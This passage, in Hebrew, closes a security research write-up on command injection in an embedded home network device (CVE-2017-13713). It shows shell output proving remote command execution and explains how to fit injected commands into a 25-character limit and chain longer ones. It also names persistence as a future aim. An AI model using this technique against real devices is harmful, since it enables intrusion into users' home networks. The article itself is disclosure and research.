BusyBox v1.6.1 (2015-02-09 21:59:03 HKT) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# cd /var
# ls -l mycode
-rw-r--r--    1 root     root             9 Jan  1 13:48 mycode
# cat mycode
hacked!!
#
```

כמו שניתן לראות, **<u>אכן הצלחנו לבצע הרצת פקודות מרוחק על הרכיב</u>** על ידי הזרקת פקודות באחד הפרמטרים של בקשת ה-HTTP.

כלומר, יש לנו דרך להריץ פקודות על הרכיב על ידי שימוש בפרמטרים האלה, אך נשים לב שיש לנו <u>מגבלות</u> בהרצת הפקודות. אם ניזכר שוב בפונקציית ה-snprintf שנקראה כדי לייצר את הפקודה שהשתמשו בה בפונקציית system, האורך המקסימלי של הפקודה שנמצא ב-Buffer יהיה מקסימום 100 תווים, כלומר כל השורה שתתבצע ב-system חייבת להיות באורך של 100 תווים כולל Null Terminator. יש לקחת בחשבון שבפועל יש מספר מוגבל של תווים בשליטתנו, שהוא פחות מ-100 תווים.



נסה לבדוק איך ניתן לקבל את <u>האורך המקסימלי</u> שאותו אנו יכולים להזריק. ניזכר שוב

בפונקציית HTTPProcCtrl, כמו שצויין כבר למעלה ישנו פרמטר אופציונלי dir בבקשת ה-HTTP.

נבחן מה קורה כאשר הוא אינו מופיע בבקשה:
נראה שאם לא מועבר הפרמטר dir, התוכנית בוחרת את הערך בעצמה בין אחת משתי אפשרויות 'image.img' או 'config.xml', ולכן כדי למקסם את האורך של הפקודה אותה אנחנו מעוניינים לבצע, **נקבע בעצמנו** את תוכן הפרמטר dir.יש בדיקה דומה גם למשתנה בשם port, ובמידה והוא לא מופיע בבקשה ערך ברירת המחדל עבורו הוא 80. גם ערך זה נרצה **לקבוע בעצמנו** על מנת למקסם את אורך הפקודה.

אם נסתכל על הפלט שמוציאה הפונקציה snprintf כאשר כל אחד מהפרמטרים שחייבים להמצא שם יהיו באורך המינימלי ביותר - נקבל את האורך המינימלי של שורת הפקודה אותה נרצה לבצע. לאחר השמת הערכים המינימלים ביותר - נקבל שסך התווים התפוסים מתוך 100 התווים הינו 73 תווים כולל Null Terminator.
כלומר, אנו נשארים עם סך הכול של 27 תווים לביצוע הזרקת הפקודה הרצויה שלנו, אך כיוון שאנחנו צריכים לבצע פעולת Escaping מהפקודה הנוכחית וההמשך שלה, נדרשת הכנסה נוספת של שני תווים עם הסימן ';' מה שמוריד את אורך הפקודה שנרצה להזריק ל-25 תווים.

אורך זה יכול להיות מספיק לפקודות בסיסיות כגון: ls, echo, touch, cat וכו'. במידה ונרצה להשתמש בפקודות ארוכות יותר, נוכל לכתוב ב-chunk-ים של 25 תווים כל פעם לתוך קובץ הרצה, עד שלבסוף ייוצר קובץ אחד ארוך עם פקודות המלאות.

פגיעות זו נחתמה במספר CVE - CVE-2017-13713.

כיווני חקירה נוספים

דברים נוספים שניתן לחקור על מנת להגדיל את יכולות התקיפה ברשת:

1. ביצוע הזרקת פקודות דרך רשת ה-WAN.
2. שימור אחיזה על הרכיב עצמו - כיוון שהמידע נשמר ב-RAM, כל פעם שנאפס את הרכיב המידע ימחק, ולכן יש למצוא דרך לקבלת אחיזה קבועה על מנת לתקוף את הרשת גם לאחר איפוסו.

ננסה לענות על כיוונים אלו בהמשך של פרק ב'.

סיכום

כמו שהראנו במחקר זה, החשיבות של אבטחת מידע במוצרי Embedded היא גדולה כיוון שהרבה חברות מתעלמות מכך וחושפות את המשתמשים שלהם לפרצות אבטחה כגון אלה שנמצאו.

גרסת ה-Kernel שרצה על הרכיב היא משנת 2009 וחשופה לאינספור פגיעויות נוספות לאלה שנמצאו על ידנו.

משתמש ביתי פשוט לא יהיה מודע כלל ל-telnet שפתוח לו ברכיב, בנוסף על כך שאי אפשר לשנות את המשתמשים שיש במערכת ואת סיסמותיהם, כלומר הלקוח חשוף עצם חיבור הרכיב לרשת הביתית. לתוקף יש אינטרס לתקוף רכיבי תקשורת אלו כיוון שהם לא מנוטרים, וניתן בקלות יחסית להשיג אחיזה על הרשת הפנימית דרך תקיפתם.

מקווים שנהניתם כמו שאנחנו נהננו לבצע את המחקר עצמו ☺.

חלק ב' - המשך יבוא...

על המחברים

- **חי מזרחי**, בן 22, הנדסאי תוכנה. מתעסק כיום בתחום אבטחת המידע בדגש על בדיקות חדירות והנדסה לאחור.
- **עומר כספי**, מפתח Low Level שבזמנו הפנוי מתעסק במחקר חולשות ובדיקות חדירות.

לכל שאלה, הערה/הארה, מוזמנים לפנות אלינו בכתובות:

haymizrachi@gmail.com

komerk0@gmail.com

תודות

תודה ל**בן אגאי**, **לאוניד יזרסקי**, **ליאור שרון**, **אור צ'צ'יק**, ו**גבריאל ברונשטיין** שנתנו ייעוץ, הערות ותיקונים לטיוטה של מאמר זה.

תודה לכם Digital Whisper על פרסום המאמר, ועל כל הגליונות המקצועיים שאתם ממשיכים לפרסם בין חודש לחודש.

ביבליוגרפיה ומקורות נוספים לקריאה

קישורים לפגיעויות במאגר Exploit-DB:

https://www.exploit-db.com/exploits/33500

https://www.exploit-db.com/exploits/42547

קישור למידע מלא אודות ה-CVE-ים שהוצגו במאמר, באתר CVE MITRE:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-8770

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-13713

קישור ל-SDK עבור הרכיב עליו דובר, באתר Github:

https://github.com/frederic/rtl819x-toolchain

קישור למידע נוסף אודות הפגיעות שנמצאה, באתר OWASP:

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion